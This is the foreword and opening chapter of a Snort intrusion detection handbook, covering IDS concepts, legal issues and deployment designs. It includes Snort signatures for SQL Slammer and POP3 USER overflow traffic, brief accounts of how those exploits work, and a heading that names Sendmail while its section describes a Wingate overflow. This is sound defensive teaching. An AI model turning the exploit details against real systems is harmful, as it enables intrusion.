Snort, Information Security Magazine's pick for Open Source Product of the year 2003, is one of the best examples of the IT community working together to build a capability. Please notice I did not say a tool, but rather, a capability. Snort's extensible architecture and open source distribution has long made it an ideal choice for intrusion detection. Snort is amazingly flexible with its plug-in architecture and all its supporting tools such as: ACID, barnyard, and swatch. Snort runs on a large number of hardware platforms and OS configurations, and is one of the most widely ported pieces of security software in the world. Analysts with expensive commercial intrusion detection systems still turn to Snort to fill in the gaps.

The creator of Snort, Marty Roesch, originally envisioned Snort as a lightweight intrusion detection system, and it was initially designed as a network packet sniffer. You can run Snort without specifying a ruleset and view all of the traffic traversing a network on the same network segment. As Snort has continually grown, with enhancements from Marty, as well as with a lot of community-contributed code, it has become a full-featured, real-time IP traffic analysis and packet logging system. And though this is a book about Snort, not about intrusion detection per se, you will learn about all the parts of Snort from how to write a rule to becoming familiar with the numerous auxiliary tools used. For example, Barnyard, Andrew Baker's contribution to Snort, solves one of the hardest problems in intrusion detection: You want the data the IDS collects to end up in a database to facilitate advanced analysis, but databases are slow. If you are running Snort on a busy network a slow database will eventually lead to dropping packets and that is a bad thing, but Barnyard addresses this problem. In short, you will benefit from this book whether you are already running Snort or if you are a beginner.

The years of support for the Snort rule set are an incredible gift to the community. The ruleset and processor bring Snort to life. The Snort rule language is easy to learn and flexible, while the powerful rules and supports enable an advanced analysis capability of all network traffic. You will learn to write rules to determine how to handle any packet you are interested in; you can ignore packets, record them, cause Snort to send an alert, you can do whatever needs to be done. The rule set allows you to specify a number of logging or

alerting methods, Syslog, plain text or XML files are common, but there are a number of additional options. As a new exploit begins to make its way around the Internet, you can be sure that in a matter of hours a new rule specific to the exploit will be published. In fact, the authoring team is a veritable who's who of the intrusion detection community. Brian Caswell, and also James C. Foster have contributed countless hours to making the rule set the lingua franca for intrusion detection. A number of commercial IDS systems can either use Snort rules directly or have a translation function and the Tiny personal firewall uses them as well. Perhaps you have heard of the infamous Gartner Inc. report claiming "Intrusion Detection is Dead" and suggesting we all switch to intrusion prevention devices. Amazingly, several of the IPSes I have examined run a subset of the Snort rule set. IDS is not dead: the Snort community is very much alive, kicking and producing.

These folks and the rest of the writing and edit team including: Raven Alder, Jake Babbin, Jay Beale, Adam Doxtater, Toby Kohlenberg, Mike Poor and Michael Rash bring extraordinary capability to the community which is reflected in the book. The authors of this *Snort 2.1 Intrusion Detection, Second Edition* have produced a book with a simple focus, to teach you how to use Snort, from the basics of getting started to advanced rule configuration, they cover all aspects of using Snort, including basic installation, preprocessor configuration, and optimization of your Snort system. I hope you can begin to see why I say Snort is one of the best examples of the IT community working together to build a capability. I am very thankful to have a front row seat to watch the enormously talented security analysts of the Snort community continue to refine and improve the capability of the tools we use. While you are reading though the book, I would encourage you to keep an eye out for the little nuggets that can only come from in-the-trenches experience. My hope is that you will do far more than simply read a book. I would challenge you to make this a step and become an active participant in the defensive information community. Master the material in this book, get your Snort tuned up and running, write a filter and share it, participate in the Snort mailing list, SANS Incidents list, or Security Focus IDS list. I will be looking for you to be part of the author team for Snort 3.0.

— Stephen Northcutt
Director of Training and Certification,
The SANS Institute

Intrusion Detection Systems

Solutions in this Chapter:

- Introducing Intrusion Detection Systems
 - Answering Common IDS Questions
 - Fitting Snort into Your Security Architecture
 - Determining Your IDS Design and Configuration
 - Defining IDS Terminology
-
- ☑ Summary
 - ☑ Solutions Fast Track
 - ☑ Frequently Asked Questions

Introducing Intrusion Detection Systems

It's three o'clock in the morning, and Andy Attacker is hard at work. With the results from the latest round of portscans at hand, Andy targets the servers that appear vulnerable. Service by service, Andy fires off exploits, attempting to overflow buffers and overwrite pointers, aiming at taking over other peoples' servers. Some of these attempts are successful. Encouraged, Andy quickly installs rootkits on the compromised machines, opening backdoor access mechanisms, securing the machines enough to lock other attackers out, and consolidating control. Once that is accomplished, Andy begins the next round of scan-and-exploit, from the newly compromised machines.

It's three o'clock in the morning, and a shrill insistent beeping rouses Jennifer Sysadmin from her bed. Blearily, she finds her pager on the nightstand and stares at the message it displays. A customized message alerts her to a Secure Shell overflow attempt... outbound from one of her servers. She is startled into wakefulness. Throwing back the covers and grumbling about the tendency of network malefactors to attack during prime sleeping hours, she grabs her cell phone and heads purposefully for the nearest computer.

It's three o'clock in the morning, and across town, Bob Sysadmin is sleeping peacefully. No pager or cell phone disturbs his rest.

Is Bob's security that much better than Jennifer's, so that he can sleep soundly while she cusses and does damage control? Or has he also been compromised and just doesn't know it yet? With only this information, we don't know. And if he doesn't have an Intrusion Detection System (IDS), neither does Bob. IDSs are a weapon in the arsenal of system administrators, network administrators, and security professionals, allowing real-time reporting of suspicious and malicious system and network activity. While they are not perfect and will not show you every possible attack, IDSs can provide much-needed intelligence about what's really going on on your hosts and your network.

What Is an Intrusion?

To understand what "intrusion detection" does, it is first necessary to understand what an intrusion is. Webster's dictionary defines an intrusion as "the act of thrusting in, or of entering into a place or state without invitation, right, or welcome." For our purposes, an intrusion is simply unauthorized system or network activity on one of your computers or networks. This can take the form of a legitimate user of a system trying to escalate his privileges and gain greater access to

the system than he has been allowed, a remote and unauthenticated user trying to compromise a running service in order to create an account on a system, a virus running rampant through your e-mail system, or many other similar scenarios. Intrusions can come from the deliberately malicious Andy Attackers of the world, or from the terribly clueless Archibald Endusers of the world, who will click on every e-mail attachment sent to them, despite repeated admonitions not to do so. Intrusions can come from a total stranger three continents away, from a disgruntled ex-employee across town, or from your own trusted staff.

OINK!

Detecting malicious activity when it comes from your own employees or users is one of the most important purposes for IDSs in many environments. In fact, a properly implemented IDS that is watched by someone besides your system administrators may be one of the few methods that can actually catch a system administrator when she is doing something malicious. This is one of the main reasons why you should have network security personnel analyzing IDS events and system administrators managing systems.

Legal Definitions

Legally, there are not clear and universal standards for what constitutes an intrusion. There are federal laws about computer crime in many countries, such as the United States and Australia, but none in others. There are various state laws, and regional statutes in place, but not everywhere. Jurisdiction for computer crime cases can be unclear, especially when the laws of the attacker's location are vastly different from the laws in place in the compromised machine's region. To add to this confusion even if an intrusion is clearly within the legal definitions, many law enforcement agencies will not spend time working on it unless there is a clear dollar cost that is greater than some fixed amount. Some agencies use US\$10,000 for their guideline, while others use US\$100,000—this number varies from place to place.

Another legal concern when using IDSs is privacy. Technically, an IDS is a full content wiretap. In the United States, full content wiretaps are regulated by federal laws, including Title III of the Omnibus Crime Control and Safe Streets Act of 1968 (Title III), 18 U.S.C. §§ 2510–2522 and the Electronic

Communications Privacy Act of 1986. They are also subject to less stringent laws governing Pen Registers or Trap and Trace situations, such as the Pen Register, Trap and Trace Statute “Provider Exception,” 18 U.S.C. § 2511(2)(h). These generally involve tapping the characteristics and patterns of traffic without examining the data payload. Under these laws, intercepting network data may be illegal, particularly if it is not done by the network operator in the pursuit of his normal duties or in direct support of an ongoing criminal investigation of a computer trespasser. We strongly advise that you consult your legal department about your particular jurisdiction’s laws and the ramifications of deploying an IDS on your network.

Some enterprises rely on the status of their data as “protected trade secrets” under local common uniform trade secrets statutes. Such laws usually require the data to not be known to the public at large, and for some efforts to have been made to secure the data. Therefore, if you’re relying on such laws to save you when your data is stolen, you may be in for a nasty shock if the court deems your security measures insufficient. However, the U.S. Economic Espionage Act of 1996 (viewable at www.cybercrime.gov/eea.html) can make such activity a federal crime.

The type and scope of the activity can affect this as well. In computer security forums, there are often arguments about whether portscanning is legal. The answer depends on your jurisdiction. In 1998, Norway ruled that portscanning was not illegal. Michigan law, however, states that unauthorized use or access of a computer is illegal unless you have reason to think the system is designed for public access. Lawyers are still arguing about whether portscanning is “unauthorized use.” In some jurisdictions, login banners explicitly prohibiting access are required to prove that a given use of the system was unauthorized. Privacy expectations can play into the equation, too—if the user has an expectation that her system activity may be private, logging and prosecuting her for that activity may be difficult even if it is obviously malicious.

The best practices solution to this legal morass is usually to secure your systems as much as possible, clearly label all accessible services with login banners stating the terms of use, and know your local and federal computer crime laws, if there are any. That will help you protect your systems and identify what is considered an intrusion in your jurisdiction.

Scanning vs. Compromise

When watching network activity, one of the first things that usually jumps out is scanning activity; specifically, lots of scanning activity. Whether it's scanning for particular vulnerabilities or just scanning for open ports, this type of activity is very common on the unfiltered Internet, and on many private networks. Many IDSs are configured to flag scanning activity, and it's not uncommon to see the bulk of your alerts be caused by some form of scanning. While scanning is not necessarily malicious activity in and of itself, and may have legitimate causes (a local system administrator checking his own network for vulnerabilities prior to patching, for example, or a third-party company hired to perform a security audit of your systems), very often scanning is the prelude to an attempted attack. As such, many administrators want to be alerted when they are being scanned. Tracking scanning activity can also be useful for correlation in case of later attack.

Many popular network scanning tools are free, and freely available. A quick Google search will turn up everything from the ping and File Transfer Protocol (FTP) "Grim's Ping" to the full-featured portscanner Nmap, from the commercially available SolarWinds scanner to the vulnerability scanner Nessus. Since scanning tools are so easily accessible, it's not that surprising that they are so widely used.

However, it is important to realize that scanning is not an attempted compromise in and of itself, and should not be treated with the same level of escalated response that an actual attempted attack would merit. There are people who just scan systems out of curiosity and do not intend to attack them. A fellow that we met at a security conference once confided that before he engages in online financial transactions with any business, he scans all the company's machines that he can find. That's his way of determining whether he feels he trusts their security enough to trust them with his money.

It's also important to note that scanning activity is nearly constant. On the Wild West of the modern Internet, all sorts of automated programs are scanning large ranges of addresses, all the time. Some of them might be yours. Network monitoring tools, worms and viruses, automated optimization applications, script kiddies, and more are constantly probing your machines and your network. If you don't make a deliberate effort to filter it out, seeing this traffic on the Internet is a fact of life.

OINK!

While it is important to know when your network is being scanned, you don't want to make the mistake of spending your valuable time tracking down every fool who appears to be scanning your network. One of the best things you can do with information about scans is to track the source IPs that are scanning you and then use them to correlate against alerts for higher priority events or look for repeat scanners. We talk about correlation methods and data analysis in depth in Chapter 8, "Dealing with the Data."

Viruses and Worms—SQL Slammer

Now that we've discussed scanning activity, let's get into a little more detail about some of the actual attempted compromises out there. Another very common type of traffic that you'll see triggering your IDSs is automated worms. Worms and viruses are often good candidates for IDSs, because they have repeatable and consistently identifiable behavior. Even polymorphic worms and viruses that attempt many attack vectors will have some network behavior in common, some traffic pattern that can be matched and detected by your IDS. As an example, let's look at the SQL Slammer worm.

On January 25, 2003, the SQL Slammer worm was released into the wild. Also known as Sapphire, the worm exploits a weakness in the Microsoft Structured Query Language (SQL) server. It sends a 376-byte User Datagram Protocol (UDP) packet to port 1434, overflows a buffer on the SQL server, and gains SYSTEM privileges, the highest possible level of compromise on a Windows operating system. Once it has successfully compromised a host, it starts scanning other IP addresses to further spread.

OINK!

Worms that use multiple attack paths are an excellent example of the value of correlation. The individual alerts from CodeRed or Nimda are common enough, but when they are seen together (as they would be from CodeRed or Nimda), they are a very distinct fingerprint for that worm. As mentioned before, we discuss correlation more in Chapter 8.

It is also worth noting that SQL Slammer is a perfect example of a situation where an "active response" IDS would not be able to prevent

infection, but an inline IDS would. The pluses and minuses of “active response” vs. inline IDS are discussed in Chapter 12, “Active Response.”

From the moment of its release, it is estimated that the worm spread world-wide in approximately 10 minutes. Massive amounts of network bandwidth were chewed up by the worm’s scanning and propagation attempts. Many systems were compromised. Five of the 13 root Domain Name servers that provide name service to the Internet were knocked down by the worm. You can read the Microsoft advisory about the worm at www.microsoft.com/technet/treeview/default.asp?url=/technet/security/alerts/slammer.asp, and the Computer Emergency Response Team Coordination Center’s (CERT-CC) advisory about the worm at www.cert.org/advisories/CA-2003-04.html.

OINK!

The CERT/CC is a center of Internet security expertise located at the Software Engineering Institute, a federally funded research and development center operated by Carnegie-Mellon University.

So, what’s a good candidate rule for catching this with an IDS? Obviously, this is just the type of activity that you want to detect on your network. One thing common among every Slammer-infected host is the exploit payload it sends out. And indeed, that’s exactly what the Snort IDS signature for the rule matches against. Here’s the Snort signature that matches this activity:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 1434 (msg:"MS-SQL Worm propagation attempt"; content:"|04|"; depth:1; content:"|81 F1 03 01 04 9B 81 F1 01|"; content:"sock"; content:"send"; reference:bugtraq,5310; classtype:misc-attack; reference:bugtraq,5311; reference:url,vil.nai.com/vil/content/v_99992.htm; sid:2003; rev:2;)
```

We’ll get into much greater detail about Snort rules and their construction in Chapter 5, “Playing by the Rules,” but you can see that the alert is labeled as an attempt at worm propagation, and that it matches UDP traffic headed to our network \$HOME_NET on port 1434 with a specific payload. Using this signature, we can detect and enumerate how many attack attempts we saw, and what hosts on our network they were attempting to reach. Massive automated attacks

like this one usually engender a coordinated response from the security community—IDS programmers writing new signatures, antivirus vendors writing checks and fixes, backbone providers tracking the traffic and mitigating its effect by filtering as requested and as needed. This signature can help us track infection attempts by the worm on our network, and make sure that our systems under attack remain secure. Coordinating responses between companies and defenders is one of the few ways we can keep up with the attackers. A large number of organizations are dedicated to helping responders deal with attacks and share information.

OINK!

Here are some of the many organizations chartered to help mitigate attacks:

- The Forum of Incident Response and Security Teams, also known as FIRST, is a cluster of security professionals at various organizations. Membership is restricted to eligible teams with a clear charter and organizational scope, sponsored by an existing team, and capable of conducting secure communications with PGP.
 - Information Sharing and Analysis Centers, or ISACs, were chartered in the United States in 1998 under the PDD 63, Protecting America's Critical Infrastructure policy. ISACs cover areas as diverse as electricity, financial services, drinking water, and surface transportation, but the most relevant ISAC for network security is the Information Technology ISAC, online at www.it-isac.org/.
 - The Distributed Intrusion Detection System Dshield correlates firewall logs and reports of network attacks worldwide. Anyone can join, or submit his or her logfiles for analysis anonymously. Membership is free.
 - Many commercial offerings will outsource your network security, firewall and IDS administration, log analysis, and attack correlation for you. Some providers will correlate data between their customers to increase the likelihood of detecting loud and active attackers, others will not. Specifics of the offered services depend on the vendor.
-

Live Attacks—Sendmail Buffer Overflow

We have seen what an IDS can do to let you know about an automated attack. However, what about attacks that are driven by a person, one single attempt at overflowing a network service rather than a virtual flood of packets? Snort can help with that, too. Let's look at an exploitable vulnerability, the Wingate POP3 buffer overflow.

The vulnerability is a remotely exploitable buffer overflow in the Wingate implementation of the POP3 daemon. After the USER command is sent, a sufficiently large amount of data following "USER" will overrun the buffer and may possibly lead to executing whatever exploit code is inserted. Normal use of the POP3 daemon would just supply a username after the USER command, and a normal username is unlikely to be very long. Now, let's look at the Snort rule that detects this attempted exploit:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 110 (msg:"POP3 USER overflow attempt"; flow:to_server,established; content:"USER"; nocase; isdataat:50,relative; pcre:"/^USER\s[^\n]{50,}/smi"; reference:bugtraq,789; reference:cve,CVE-1999-0494; reference:nessus,10311; classtype:attempted-admin; sid:1866; rev:7;)
```

This rule looks for data with the content USER followed by more than 50 bytes of data, where those 50 bytes of data after USER don't contain a newline character. This should match the pattern of data we'd see in a real attempt at overflowing this buffer, and should not match legitimate user logins.

Again, we describe Snort rules and how to configure them to alert optimally for your network in much more detail in later chapters.

How an IDS Works

Now that we have looked at some of the capabilities of an IDS as far as alerting on malicious traffic, it's time to take a closer look at what exactly IDSs can keep an eye on, what data sources they use to do this monitoring, how they separate attack traffic from normal traffic, and some possible responses to seeing malicious traffic.

What the IDS Is Watching

Let's start by looking at what your IDS is able to see. This is going to depend greatly on what type of IDS it is, and where it's placed in your network. IDSs are classified by their functionality, loosely grouped into the following three categories:

- Network-Based Intrusion Detection System (NIDS)
- Host-Based Intrusion Detection System (HIDS)
- Distributed Intrusion Detection System (DIDS)

Network IDS

The NIDS derives its name from the fact that it monitors an entire network segment, or subnet. This is done by changing the mode on the NIDS' network interface card (NIC). Normally, a NIC operates in nonpromiscuous mode, listening only for packets destined for its own media access control (MAC) address. Other packets are not forwarded up the stack for analysis; they are ignored. To monitor all traffic on the subnet, not just those packets addressed to the NIDS machine itself, the NIDS must accept all packets and forward them up the stack. This is known as promiscuous mode.

In promiscuous mode, the NIDS can eavesdrop on all communications on the network segment. However, that's not all that is necessary to ensure that your NIDS is capable of listening to all traffic on the subnet. The network device immediately upstream of your NIDS must also be configured to send all packets on the subnet to your NIDS. If that device is a hub, all packets are automatically sent since all ports on a hub receive all traffic flowing through the hub. However, if that device is a switch, you may have to put the port on the switch into a monitoring mode, turning it into a span port. After setting up your NIDS, it is advisable to run a sniffing tool on the interface, to ensure that you can see all traffic on the subnet.

The advantage of a NIDS is that it has no impact on the systems or networks it is monitoring. It doesn't add any load to the hosts, and an attacker who compromises one of the systems being watched can't touch the NIDS and may not even know it is there. One downside of the monitoring is maxing out your span ports that you are allotted on a given network, and maxing out the bandwidth on the span itself. If you have 20 100MB ports spanning to one port, you begin filling up backplane... once that 5GB or 11GB backplane is saturated, you are in a world of hurt.

Tools & Traps...


Network Sniffing Tools

When setting up or debugging a NIDS, it is vital to ensure that you are seeing all the traffic for the subnet to which you are connected. Snort is capable of functioning as a fine packet sniffer. When invoked from the command line with the `-i` switch, Snort will listen on a particular interface. Make sure you see traffic from and to other machines on the network, not just the broadcast traffic and the traffic to the local machine.

In addition to Snort, several other programs are perfectly good packet sniffers. Ethereal, available from www.ethereal.com, is a cross-platform packet sniffer. Tcpdump (www.tcpdump.com) is present on many Unix systems already, and Windump (<http://windump.polito.it>) serves the same function for Windows, although it usually will have to be installed on the system.

In view of emerging privacy regulations, monitoring network communications is a responsibility that must be considered carefully. Make sure that you are familiar with your local legal requirements for such activity.

In Figure 1.1, we see a network using three NIDS. The units have been placed on strategic network segments and can monitor network traffic for all devices on the segment. This configuration represents a standard perimeter security network topology where the screened subnets housing the public servers are protected by NIDSs. When a public server is compromised on a screened subnet, the server can become a launching platform for additional exploits. Careful monitoring is necessary to prevent further damage.

Figure 1.1 NIDS Network

The internal host systems are protected by an additional NIDS to mitigate exposure to internal compromise. The use of multiple NIDS within a network is an example of a defense-in-depth security architecture.

OINK!

In case you missed it, let's say that again—privacy regulations can be a dangerous trap. Even if you have your users sign an Acceptable Use Policy that stipulates you have the right to watch them, there may still be situations where they can claim an assumption of privacy. Be sure to get approval from your management (if you are the one deploying the IDS), or your Human Resources department (if your company has one), or as a last resort, talk to your lawyer and make sure you aren't violating any laws. If you do this incorrectly, you may find that *you* are being prosecuted instead of the person you were trying to monitor! The PATRIOT Act, despite its many critics, does appear to grant the service provider and system administrators the ability to monitor the use of their networks and systems for the purpose of identifying misuse.

Careful consideration must be paid to who sees the data, and to the process of keeping that data secure. Finally, remember that any legal advice given in this book is not offered by a lawyer—you should check it with your own before depending on it.

Host-Based IDS

Host-based IDSs, or HIDSs, differ from NIDSs in two ways. First, an installed HIDS protects only the system on which it resides, not the entire subnet, and second, the network card of a system with a HIDS installed normally operates in nonpromiscuous mode. This can be an advantage in some cases—not all NICs are capable of promiscuous mode, although most modern NICs are. In addition, promiscuous mode can be CPU intensive for a slow host machine.


Another advantage of HIDS is the ability to tailor the ruleset to be very specific to the particular host system. For example, there is no need to configure multiple rules designed to detect Network File System (NFS) exploits on a host that is not using the NFS. Being able to fine-tune your ruleset will enhance performance and decrease false positives (or true positives that you simply don't care about). The major advantage of a HIDS, however, lies in its capability to detect specific changes to the files and operating system of its host. It can monitor file sizes and checksums to ensure that crucial system files are not maliciously modified without someone noticing. It can intercept rogue system calls that may be an attempt at exploiting a local vulnerability. Moreover, it can watch traffic within a system that never crosses the network, and therefore would never be seen by the NIDS.

There are a few downsides to electing to use a HIDS. You'll have to choose one that is tailored to your operating system. If you have many different operating systems on your network and want to use the same vendor for all your HIDSs, you may have to do a little shopping to find the right vendor that supports all of your operating systems. A HIDS will add load to the host on which it is configured, as the HIDS process(es) will consume resources. This is usually not a problem on an individual's desktop, but can become one on a busy network server. Make sure you are familiar with the details of any HIDS that you choose and how it operates—some HIDSs will watch file accesses, usage times, process loads, and/or system calls, while others may also watch network activity from the point of view of that host. Know what features you want in your HIDS, and make sure that the HIDS you select will support those features on all the platforms you need.

In addition, maintaining a large network of systems with many HIDS deployed can be very challenging. The HIDS solution alone does not always scale well, and without centralized management, you may be a very busy system administrator indeed trying to keep up with all those alerts.

Figure 1.2 depicts a network using a HIDS on specific servers and host computers. As previously mentioned, the ruleset for the HIDS on the mail server is customized to protect it from mail server exploits, while the Web server rules are tailored for Web exploits. During installation, individual host machines can be configured with a common set of rules. New rules can be loaded periodically to account for new vulnerabilities.

Figure 1.2 HIDS Network




Distributed IDS

A Distributed Intrusion Detection System, or DIDS, is a combination of NIDS sensors, HIDS sensors, or both, distributed across your enterprise, and all reporting to a central correlation system. Attack logs are generated on the sensors and uploaded (either periodically or continuously) to the central server station where they can be stored in a central database. New attack signatures are created

or downloaded to the management station as they become available, and can then be downloaded to the sensors on an as-needed basis. The different kinds of sensors may or may not be managed by the same server, and the management servers are frequently separate from the servers that collect the logs. The rules for each sensor can be tailored to meet its individual needs, suiting the network or the host that each sensor monitors. Alerts can be forwarded to a messaging system located on the correlation system station and used to notify the IDS administrator.

In Figure 1.3, we see a DIDS system comprised of four sensors and a centralized management station. Sensors NIDS 1 and NIDS 2 are operating in stealth promiscuous mode and are protecting the public servers. Sensors NIDS 3 and NIDS 4 are protecting the host systems in the trusted computing base.

Figure 1.3 DIDS Network



The network transactions between sensor and manager can be on a private network, as depicted, or the network traffic can use the existing infrastructure. When using the existing network for management data, the additional security

afforded by encryption, or VPN technology, is highly recommended. Sending all the security information about your network across it in cleartext is just asking clever attackers to intercept those communications. At best, they can tell when they are triggering your IDS, and can tailor their behavior to avoid detection. At worst, they could intercept and change your alerting mechanism, hopelessly corrupting your data and any chance you might have of relying on it for analysis and/or prosecution. Another issue to keep in mind if you choose to have your DIDS communicate over your normal network is that if your company network is ever flooded or disabled by malicious traffic (as happened to many networks as a result of SQL Slammer), your IDS sensors won't be able to communicate with the correlation or management servers, which significantly reduces their usefulness.

OINK!

We'll refer to "stealth mode" for NIDS on occasion. This means that the NIDS is not visible to the network it is monitoring. This is generally done by not giving an IP address to the NIC that is being used for monitoring, and by using a device known as a "Tap" that only allows the receipt of traffic, not sending it. This method of watching network traffic is key to preventing attackers from knowing about your NIDS.

One of the main advantages of analyzing events using DIDs is to be able to observe system-wide, or even Internet-wide incidents from the 50,000-foot view. What might look like an isolated portscan to a class C subnet could look like a global worm propagating to a system like Dshield.

A friend of this book's editors, and frequent contributor to Dshield, is responsible for performing intrusion detection on two class Cs on opposite ends of a class B. He will watch a scan come through the lower class C, and return minutes later on the higher class C. DIDSs can be fairly complex to design, and require a talented hand to tune them and correlate and manage the data that is generated by all the sensors. The scope and functionality of the system varies greatly from implementation to implementation. The individual sensors can be NIDS, HIDS, or a combination thereof. The sensor can function in promiscuous mode or nonpromiscuous mode.

Now that we are familiar with how different types of IDSs can be deployed, let's look at the information they can gather.

Application-Specific Information

All three types of IDSs are able to watch at least some application-specific information. This can vary from the traffic that goes to and from your Web server to the internal data structures of your custom-coded application. (Of course, for a custom application, you'd have to have custom IDS rules to match its traffic.) As application traffic goes over the wire across your network, the NIDS will be able to detect it. If it's sent in cleartext like Telnet or HyperText Transfer Protocol (HTTP) traffic, the NIDS should have no problem matching against it. For example, look at this signature, looking for access to a vulnerable PHP: Hypertext Preprocessor (PHP) application "Proxy2.de Advanced Poll 2.0.2."

Tools & Traps...

PHP and Shifting Acronyms

At its inception, PHP stood for "Personal Home Page." It was, according to the PHP history at www.cknow.com/ckinfo/acro_p/php_1.shtml, a wrapper for Web pages around Perl. Over time, as the functionality of PHP shifted into a full-blown server-side scripting language for Web servers, the acronym came to mean nothing, and then to the current recursive acronym "PHP: Hypertext Preprocessor," as described at www.php.net/manual/en/faq.general.php.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-PHP  
Advanced Poll admin_tpl_misc_new.php access"; flow:to_server,established;  
uricontent:"/admin_tpl_misc_new.php"; nocase; reference:bugtraq,8890;  
classtype:web-application-activity; sid:2299; rev:2;)
```

Even if the traffic is sent in binary format, if there is a known payload or a consistent part of the packet (that is unique to avoid false positives) that the NIDS can match against, signature-based rule matching may be possible. Encrypted application traffic that is sent with sufficiently good cryptography, though, may be outside the scope of what most NIDSs are capable of detecting. Writing a good NIDS rule for traffic encrypted with a good random seed (for example, the same input string results in a different output every time it is encrypted) would be difficult. To learn more about rules and writing them for Snort, see Chapter 5 for an in-depth discussion.

Encrypted traffic is where host-based IDSs shine. Application traffic that crosses the network in an encrypted format is usually decrypted at each end-point. Consequently, traffic that was previously randomized gibberish becomes sensible patterns on the host, and can be matched against with signatures.

What types of things does one look for in application-specific information? Attempts to exploit input fields by entering too much data, known overflows or underflows exploiting lack of input validation, and attempted SQL injection are only a few possibilities. Of course, the signatures will vary greatly depending on the application that's being protected.

OINK!

